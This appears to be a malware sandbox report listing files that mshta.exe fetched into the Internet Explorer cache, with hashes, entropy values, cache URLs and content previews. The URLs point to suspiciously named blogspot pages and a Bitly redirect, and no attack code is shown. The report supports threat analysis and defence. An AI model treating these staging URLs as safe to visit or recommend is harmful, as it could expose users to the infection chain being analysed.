SSDEEP:	96:q54UPzHFcJZ7haKemb/m2GzrzCXAl/MStzo41Pm+YsttcVcbYhyjcso13EZDjiat:q5rPzHgxm2GzaXeMnuzYstyryPhZD9
MD5:	A705132A2174F88E196EC3610D68FAA8
SHA1:	3BAD57A48D973A678FEC600D45933010F6EDC659
SHA-256:	068FFE90977F2B5B2DC2EF18572166E85281BD0ECB31C4902464B23DB54D2568
SHA-512:	E947D33E0E9C5E6516F05E0EA696406E4E09B458F85021BC3A217071AE14879B2251E65AEC5D1935CA9AF2433D023356298321564E1A41119D41BE7C2B2D36D5
Malicious:	false
IE Cache URL:	http://https://randikhanaekminar.blogspot.com/js/cookienotice.js
Preview:	/*. Copyright 2014 Google Inc. All rights reserved... Licensed under the Apache License, Version 2.0 (the "License");. you may not use this file except in compliance with the License.. You may obtain a copy of the License at.. http://www.apache.org/licenses/LICENSE-2.0.. Unless required by applicable law or agreed to in writing, software. distributed under the License is distributed on an "AS IS" BASIS,. WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. See the License for the specific language governing permissions and. limitations under the License.. */../*. * For more information on this file, see http://www.cookiechoices.org/. */..(fu nction(window) {.. if (!!window.cookieChoices) {. return window.cookieChoices;. }.. var document = window.document;. // IE8 does not support textContent, so we sho uld fallback to innerText.. var supportsTextContent = 'textContent' in document.body;.. var cookieChoices = (function() {.. var cookieName = 'displayCookie

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\cookienotice[2].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6513
Entropy (8bit):	4.798066280817504
Encrypted:	false
SSDEEP:	96:q54UPzHFcJZ7haKemb/m2GzrzCXAl/MStzo41Pm+YsttcVcbYhyjcso13EZDjiat:q5rPzHgxm2GzaXeMnuzYstyryPhZD9
MD5:	A705132A2174F88E196EC3610D68FAA8
SHA1:	3BAD57A48D973A678FEC600D45933010F6EDC659
SHA-256:	068FFE90977F2B5B2DC2EF18572166E85281BD0ECB31C4902464B23DB54D2568
SHA-512:	E947D33E0E9C5E6516F05E0EA696406E4E09B458F85021BC3A217071AE14879B2251E65AEC5D1935CA9AF2433D023356298321564E1A41119D41BE7C2B2D36D5
Malicious:	false
IE Cache URL:	http://https://backbones1234511a.blogspot.com/js/cookienotice.js
Preview:	/*. Copyright 2014 Google Inc. All rights reserved... Licensed under the Apache License, Version 2.0 (the "License");. you may not use this file except in compliance with the License.. You may obtain a copy of the License at.. http://www.apache.org/licenses/LICENSE-2.0.. Unless required by applicable law or agreed to in writing, software. distributed under the License is distributed on an "AS IS" BASIS,. WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. See the License for the specific language governing permissions and. limitations under the License.. */../*. * For more information on this file, see http://www.cookiechoices.org/. */..(fu nction(window) {.. if (!!window.cookieChoices) {. return window.cookieChoices;. }.. var document = window.document;. // IE8 does not support textContent, so we sho uld fallback to innerText.. var supportsTextContent = 'textContent' in document.body;.. var cookieChoices = (function() {.. var cookieName = 'displayCookie

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\css[1].css	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	172
Entropy (8bit):	5.119931778220296
Encrypted:	false
SSDEEP:	3:0SYWFFWIIYCiF15RI5XwDKLRIHDfFWYhfqzrZqcdJ2dTi8EuRlGwLYRLAK1Yvn:0IFFm15+56ZzhizIpd0celB4zSv
MD5:	C141D007243B3488466496ED83F13B2F
SHA1:	F184CE8D5074D7B510E2A529AECCF0B3DB0F8EBE
SHA-256:	D9427036A7A10029E9B0454939E9BB5095D217AFCFC8EF43E2B49F870B0562EA
SHA-512:	C7482956BA1522ED07C777415571213ED3F746A7FFCC0FFC7B31DB992393559E23E13C5585B3DDD52728D1B943484B3BC8D04FD1DB6C47D9750F84E9DB5E470
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\css[1].css	
IE Cache URL:	http://https://fonts.googleapis.com/css?family=Open+Sans:300
Preview:	@font-face {. font-family: 'Open Sans';. font-style: normal;. font-weight: 300;. src: url(https://fonts.gstatic.com/s/opensans/v18/mem5YaGs126MiZpBA-UN_r8OU uht.eot);.}.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\dbgghasdnasdjasgdakgsdhv[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.639845182808017
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDydD+M5zXKlWnLNGHbjkFSXbKFvNGb:qFzLIeco3XLx92tz5zXKlO87jMSLWQb
MD5:	D86CDDDEC21570C2E24C90E1E4ACE774
SHA1:	6B9A49121E9D26DAD7EB0EB9BF974109A46D944C
SHA-256:	01458D44E9CEAFE97FB50BAC49BB2C3BFA126B6A7F67CD7E2B536487CD41C338
SHA-512:	F48494E39468AD998E188F724AF4E3BFA057384CCE601E14760158CC18339B7FD140625188BC8508C0A1A67FDCB12951ABC83EC8BC5EC98D89C135F1039A810
Malicious:	false
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\error[1]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\error[2]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ghostbackup13[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ghostbackup13[1].htm	
Size (bytes):	30345
Entropy (8bit):	5.38968098341023
Encrypted:	false
SSDEEP:	384:ms+0q2o35xCHMsV1oHHXfPWdT7ELLAZuSXn7bF3peggwjLFjjW82SHdllsmR/8d:ZE3eyHHvPWdcLLAZuSXnVggt72SHU
MD5:	48245C14CB5FABC9DE13624D15960409
SHA1:	43C4EFD1E023A67E41CB247144EEFD77845720DB
SHA-256:	97E1F2201FE9E16C0B60857431C3D90377DA98C829C6E7A3A3F0F8F760DD7ED8
SHA-512:	62E6A7AF042B03E9ABEF036046242E1E0B9F9E68343028EAD60C424C8474502E4D1AEA4826247B726BBFFD42787279EDF5F1008408826028A9513B01FE426874
Malicious:	false
IE Cache URL:	http://https://ghostbackbone123.blogspot.com/p/ghostbackup13.html
Preview:	<!DOCTYPE html>.<html class='v2' dir='ltr' lang='en'>.<head>.<link href='https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css' rel='stylesheet' type='text/css'/>.<meta content='width=1100' name='viewport'/>.<meta content='text/html; charset=UTF-8' http-equiv='Content-Type'/>.<meta content='blogger' name='generator'/>.<link href='https://ghostbackbone123.blogspot.com/favicon.ico' rel='icon' type='image/x-icon'/>.<link href='https://ghostbackbone123.blogspot.com/p/ghostbackup13.html' rel='canonical'/>.<link rel="alternate" type="application/atom+xml" title="ghostbackbone - Atom" href="https://ghostbackbone123.blogspot.com/feeds/posts/default" />.<link rel="alternate" type="application/rss+xml" title="ghostbackbone - RSS" href="https://ghostbackbone123.blogspot.com/feeds/posts/default?alt=rss" />.<link rel="service.post" type="application/atom+xml" title="ghostbackbone - Atom" href="https://www.blogger.com/feeds/1690726786805467605/posts/default" />. [if IE]><script t

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\st2[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	33738
Entropy (8bit):	5.52621033813305
Encrypted:	false
SSDEEP:	768:kI3eyHHvPWdWj0S2vc26nJo6iXnVgMNG2SGo:kI3LHH2dWj72ZKJo6GgMNS
MD5:	4471AED27F6F7476F83FF74C5AA21822
SHA1:	11F39F288AF421327BBC9E8E573503B1A22905CE
SHA-256:	F99248B36DEDF11DCB731D26CACE0C77C3B6E3FA630D78F84D13BC88B8217333
SHA-512:	4E90688AF855311A24AA469006098A5B7B7ABF5140CF315C98384089A7AA554F77081E86809B9E850C44188F9E042728C18DB99756DB1B388896EE047D2807B3
Malicious:	false
IE Cache URL:	http://https://randikhanaekminar.blogspot.com/p/st2.html
Preview:	<!DOCTYPE html>.<html class='v2' dir='ltr' lang='en-GB'>.<head>.<link href='https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css' rel='stylesheet' type='text/css'/>.<meta content='width=1100' name='viewport'/>.<meta content='text/html; charset=UTF-8' http-equiv='Content-Type'/>.<meta content='blogger' name='generator'/>.<link href='https://randikhanaekminar.blogspot.com/favicon.ico' rel='icon' type='image/x-icon'/>.<link href='https://randikhanaekminar.blogspot.com/p/st2.html' rel='canonical'/>.<link rel="alternate" type="application/atom+xml" title="randiblog - Atom" href="https://randikhanaekminar.blogspot.com/feeds/posts/default" />.<link rel="alternate" type="application/rss+xml" title="randiblog - RSS" href="https://randikhanaekminar.blogspot.com/feeds/posts/default?alt=rss" />.<link rel="service.post" type="application/atom+xml" title="randiblog - Atom" href="https://www.blogger.com/feeds/4778963473423104316/posts/default" />. [if IE]><script type="text/javas

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\3416767676-css_bundle_v2[1].css	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	36990
Entropy (8bit):	5.156709527997923
Encrypted:	false
SSDEEP:	384:B0OhFvg3AwN6VysImDyPWquJMpx/SCYW0bS8+Rl9yapwuJ86YKSQCNL/J69nag9N:B0Oh+/N6nIm6IvW0ErVJwxgngRdFr2
MD5:	0BEF7C3D549CA15E5FE23315FC211990
SHA1:	28E3A4693A8F0212850A38303A037A6DDBC14D2E
SHA-256:	C91AFADBE63DD834AAC00B49BC715795DA58970E7D500C4BD8F50ED713C77880
SHA-512:	6A255013A987FFFAE23B8AF3A19471CBC4E51F747F41E1341596829FB3316B74882B43F281A9F0741FAEC345F92C6A784EE6C9BEB28D23F211D099D32C597961
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.css
Preview:	body{margin:0;padding:0 0 1px}.content-outer,.header-outer,.tabs-outer,.main-outer,.main-inner,.footer-outer,.post,.comments,.widget,.date-header,.inline-ad{position:relative;min-height:0;_position:static;_height:1%}.footer-outer{margin-bottom:-1px}.content-inner{padding:10px}.tabs-inner{padding:0 15px}.main-inner{padding:30px 0}.main-inner .column-center-inner,.main-inner .column-left-inner,.main-inner .column-right-inner{padding:0 15px}.footer-inner{padding:30px 15px}.section{margin:0 15px}.widget{margin:30px 0;_margin:0 0 10px}.section:first-child .widget:first-child{margin-top:0}.section:first-child #uds-searchControl+.widget{margin-top:0}.section:last-child .widget:last-child{margin-bottom:0}.tabs:first-child .widget{margin-bottom:0}body .navbar{height:30px;padding:0;margin:0}body .navbar .Navbar{position:absolute;z-index:10;left:0;width:100%;margin:0;padding:0;background:none;border:none}.header-inner .section{margin:0}.header-inner .widget{margin-left:30px;margin-right:30px}.hea

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\84067855-widgets[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	144902
Entropy (8bit):	5.570242774242284
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\84067855-widgets[1].js	
SSDEEP:	1536:sf0jKyeUNEWa9MW7zShH4CUMFvkcPe611Cg3x6sMuXgktbdrvh/0ie2zKQ+TtY7g:SnU4CXNew1Cox8210ipOz4m
MD5:	63642B890AD1CBD4C33DF076775147A8
SHA1:	501936F025C1D9F1EA5401E9743632C6C1284A71
SHA-256:	A44D152363BB65AFA637F41D115A093D8E268958D7B69B379A5D205291ADA5C4
SHA-512:	3E895BE361F4EB95C073D284D81D88EC9D40FA66E87797DB38FAC162CDBBA1FBD256B436F738C5D60612C62CEBEA4DB84B2392BDE0D5FF1167B4BAD10F8D5CF
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/widgets/84067855-widgets.js
Preview:	(function(){var aa="&action=",ca=".wikipedia.org",da="CSSStyleDeclaration",ea="Clobbering detected",fa="Edge",ha="Element",ia="GET",ja="Never attached to DOM.",ka="SPAN",la="STYLE",ma="SW_READER_LIST_",na="SW_READER_LIST_CLOSED_",oa="Share this post",pa="Symbol.iterator",qa="_blank",ra="about:invalid#zClosurez",sa="about:invalid#zSoyz",ta="attributes",ua="block",va="chooseWidget",wa="click",xa="collapsed",ya="collapsed-backlink",za="collapsible",Aa="comment-editor",Ba="complete",Ca="configure",Da="contact-form-email",.Ea="contact-form-email-message",Fa="contact-form-error-message",Ga="contact-form-error-message-with-border",Ha="contact-form-name",Ia="contact-form-submit",Ja="contact-form-success-message",Ka="contact-form-success-message-with-border",La="data-height",Ma="data-sanitizer-",Na="data-viewurl",Oa="displayModeFull",Pa="displayModeLayout",Qa="displayModeNone",k="div",Ra="dropdown-toggle",Sa="error",Ta="expanded",Ua="expanded-backlink",Va="followers-grid",l="function",Wa="getAt

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\blogin[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
Category:	dropped
Size (bytes):	284
Entropy (8bit):	7.171132079129412
Encrypted:	false
SSDEEP:	6:XtZVGhY/4DPyA6kj0VRCi74U13+4LqpQOBdxgUnF68/:XchY/xAdUCc4U1GO6rgUnh/
MD5:	730697C689F5C37C8441656B65C65F91
SHA1:	24C701AEA86212CECE66DD7DD26B3FBD88A93682
SHA-256:	908C6760208DE411D85137226ACDC8AD5F061B9700BD55174EABEDFA558F5940
SHA-512:	2C2B4DB1ECA0023D19DE1D5ED4534D26247EDA71BC9B75581FABE4306BDF23802C37A35BECA2FCF6218236574F4B3021959AE1AC091419AE4FAEF072E2528B8
Malicious:	false
Preview:	.....QAN.0....VP9..8@.*%)EJU....i.8F...F...7....zf.0..l.l.....2...N.....T.....%."\...~~.W.C..l."..w>.w..7.k.8.....^....A..d{(7i.zo..cu.`o...Q(..j...Y6P..f.....^..0.B!...KC.j"..;T.eq..Z./).T.bI.....z....Ur.....vN.!.].a 0.(k.....B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\blogin[2].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
Category:	dropped
Size (bytes):	284
Entropy (8bit):	7.28105912472404
Encrypted:	false
SSDEEP:	6:XtwVpe2C2X8PnE+diknJLyw8w45Mpii0Y9YzgRCe/Xm68RDW1o0uel:XiVw2C2X8PnTYkJLy1/5FJ65/2686oY
MD5:	4D81C371377D85872CDA9F8F8864118F
SHA1:	95F2403317D5A30FFFE85BD92D61198DD5C365B4
SHA-256:	2A76F5F170530C3A66BEA30991EFDCF5F8CFD9C5EE537914F57B39163751E90D
SHA-512:	23FD5C5E74FAFE5A9F164BD30AC54A6276DFC2DD292DFC687B2520A27A06BD5FB831247D9AFB7B481F6C3BB9B52DF1A82B162A1524298A18C6A0DF9C6D0A43B7
Malicious:	false
Preview:	.....1O.0.....+..6-..$.Z.R..J.H0...X.}..4....1s.=.}.<.|._.r.o..zh...U..g8....^..,&9..W...Y==....6.2.w><oRe..._..@..t.l$...$._....Y.....@%..@.4...Y5P.Tv...vP\.}..F).'z..R..Ep.....v}...Guj..p2..O/\r;.....ka..'j.}...c'BPg(.. .$&..-x...CRcD)...7.}.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\blogin[3].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
Category:	dropped
Size (bytes):	287
Entropy (8bit):	7.22084343721493
Encrypted:	false
SSDEEP:	6:XtQepmZpKCGFa2VIqQAN3kVqoltZ1iOS6O2TCO0yb:XdpmKCGGqnkLptS6O27
MD5:	6D3F23BA12AE1D4D66D2D12AC6F8A9F0
SHA1:	E075FB33FE3072030364CCC455CDC7F0DC752A49
SHA-256:	C75C051D62C1419CA30FF20F17720E0DAB937A71CDC2292C67DB5D33F04F62CC
SHA-512:	0F10F1BDF18384EE755B8FD9581DE65185D3E1C70C3774DB7375C295B049AE46CA217DF58FA921B24057E3AB920D78D1811F1C97684951E57EE99F028BA051C1
Malicious:	false
Preview:	.....1O.0.....+..1...l....)U.b$...p,..e;...l\..s.;..<.l.U1.6.b54.....Ak.q..)..IF...n.l./.j...u.....M.d.;.....E.....d./.y.`.#.\..L.D..R.-}.wT.*.....L.....}Zk..\.G.L*.....^Kk..k40.O...Cm....k../.....{.....A\H.:).p..E....a..b.?..#l....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\blogin[4].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
Category:	dropped
Size (bytes):	288
Entropy (8bit):	7.186277559304474
Encrypted:	false
SSDEEP:	6:XtQeYQIDoZZOJgsGJj8FDMV0nCylJiimLrtqBeCw10bPvg3/tz:XdCMZZObmjy9finLRqBrX+/N
MD5:	FFA6B2FB79EFA27C78F1B8AE7252D22E
SHA1:	62627448338A017F93D49E3D93D506EF617388C9
SHA-256:	E25D0467A39DD17C689F94F2C8697B64FF494AC76F3AD1E3D0E658D748C5D5E7
SHA-512:	721DA29A8A42785A00FD92EE7BA3BBCF32B29EF927A870DCBCBD92297A695AC1151F4432C302F44ADF7C862C7C7C449F26363D1D98EFC82C8DDD0BF07FA18 95
Malicious:	false
Preview:	.....1O.0.....+...i$.HR.4%H.*.#....c....i.'1T,...ww.=YzI..U.H.''.N.{bU....'.3..T.I..X$...9l.....P..ip....V....._n.t.Z '.C.....\...X..u..0.9.A;K..P@9v.3.g.B!...vR..^..q..B!.....b=.k ...e...E..4.!Z...c..L...uj..m...Gt]w.....q0...S[+..~.?..u...C.....C.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\cookienotice[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6513
Entropy (8bit):	4.798066280817504
Encrypted:	false
SSDEEP:	96:q54UPzHFcJZ7haKemb/m2GzrzCXAl/MStzo41Pm+YsttcVcbYhyjcso13EZDjiat:q5rPzHgxm2GzaXeMnuzYstyryPhZD9
MD5:	A705132A2174F88E196EC3610D68FAA8
SHA1:	3BAD57A48D973A678FEC600D45933010F6EDC659
SHA-256:	068FFE90977F2B5B2DC2EF18572166E85281BD0ECB31C4902464B23DB54D2568
SHA-512:	E947D33E0E9C5E6516F05E0EA696406E4E09B458F85021BC3A217071AE14879B2251E65AEC5D1935CA9AF2433D023356298321564E1A41119D41BE7C2B2D36D5
Malicious:	false
IE Cache URL:	http://https://mainjigijigi123.blogspot.com/js/cookienotice.js
Preview:	/*. Copyright 2014 Google Inc. All rights reserved... Licensed under the Apache License, Version 2.0 (the "License");. you may not use this file except in compliance with the License.. You may obtain a copy of the License at.. http://www.apache.org/licenses/LICENSE-2.0.. Unless required by applicable law or agreed to in writing, software. distributed under the License is distributed on an "AS IS" BASIS,. WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. See the License for the specific language governing permissions and. limitations under the License.. */../*. * For more information on this file, see http://www.cookiechoices.org/. */..(fu nction(window) {.. if (!!window.cookieChoices) {. return window.cookieChoices;. }.. var document = window.document;. // IE8 does not support textContent, so we sho uld fallback to innerText.. var supportsTextContent = 'textContent' in document.body;.. var cookieChoices = (function() {.. var cookieName = 'displayCookie

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\error[1]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
IE Cache URL:	res://ieframe.dll/error.dlg
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\analytics[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	47051
Entropy (8bit):	5.516264124030958
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\analytics[1].js	
SSDEEP:	768:ryOveCSBZfsnt5XqY/yPndFTkoWY3SoavqVy2rlebYUDTJC6g0stZm:ryJNDfs5hYdFTwY3SorSg0su
MD5:	53EE95B384D866E8692BB1AEF923B763
SHA1:	A82812B87B667D32A8E51514C578A5175EDD94B4
SHA-256:	E441C3E2771625BA05630AB464275136A82C99650EE2145CA5AA9853BEDEB01B
SHA-512:	C1F98A09A102BB1E87BFDF825A725B0E2CC1DBEDB613D1BD9E8FD9D8FD8B145104D5F4CACA44D96DB14AC20F2F51B4C653278BFC87556E7F00E48A5FA6231AD
Malicious:	false
IE Cache URL:	http://https://www.google-analytics.com/analytics.js
Preview:	(function(){/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.var l=this||self,m=function(a,b){a=a.split(".");var c=l;a[0]in c||"undefined"==typeof c.execScript||c.execScript("var "+a[0]);for(var d;a.length&&(d=a.shift());)a.length||void 0===b?c=c[d]&&c[d]!==Object.prototype[d]?c[d]:c[d]={}:c[d]=b};var q=function(a,b){for(var c in b)b.hasOwnProperty(c)&&(a[c]=b[c])},r=function(a){for(var b in a)if(a.hasOwnProperty(b))return!0;return!1};var t=/^(?:(?:https?|mailto|ftp):|[^:/?#]*(?:[/?#]|$))/i;var u=window,v=document,w=function(a,b){v.addEventListener?v.addEventListener(a,b,!1):v.attachEvent&&v.attachEvent("on"+a,b)};var x={},y=function(){x.TAGGING=x.TAGGING\|\|[];x.TAGGING[1]=!0};var z=/:[0-9]+$/,A=function(a,b,c){a=a.split("&");for(var d=0;d<a.length;d++){var e=a[d].split("=");if(decodeURIComponent(e[0]).replace(/\+/g," ")===b)return b=e.slice(1).join("="),c?b:decodeURIComponent(b).replace(/\+/g," ")}},D=function(a,b){b&&(b=String(b).toLowerCase());if("p

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\backbone14[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	30326
Entropy (8bit):	5.3810418812269685
Encrypted:	false
SSDEEP:	768:rGgiP/b3eyHHvPWduwH9s0XGHAfXnVgN3NHRvHp7oS2SY9Y:rGgiP/b3LHH2duwH9jXGHAdgN3NHRvHz
MD5:	CD2F00999ED27853590B2EDC1F10A133
SHA1:	176E305E9F63D46A6CB03A368C3E3E6E2365D567
SHA-256:	2F37F073E8861DC2074E7CF310E108E036936468CB4F12A363AAF1FC31BA5B31
SHA-512:	C195FE3BF9FD2332BAC4AB4EBE5772EB8AFFA34E7B6E3F4D984078EF46BDEA9092E61BF07AA11F453D0729350E09DF0420180CE53AC0A8F7E5137131AA3E1D6F
Malicious:	false
IE Cache URL:	http://https://startthepartyup.blogspot.com/p/backbone14.html
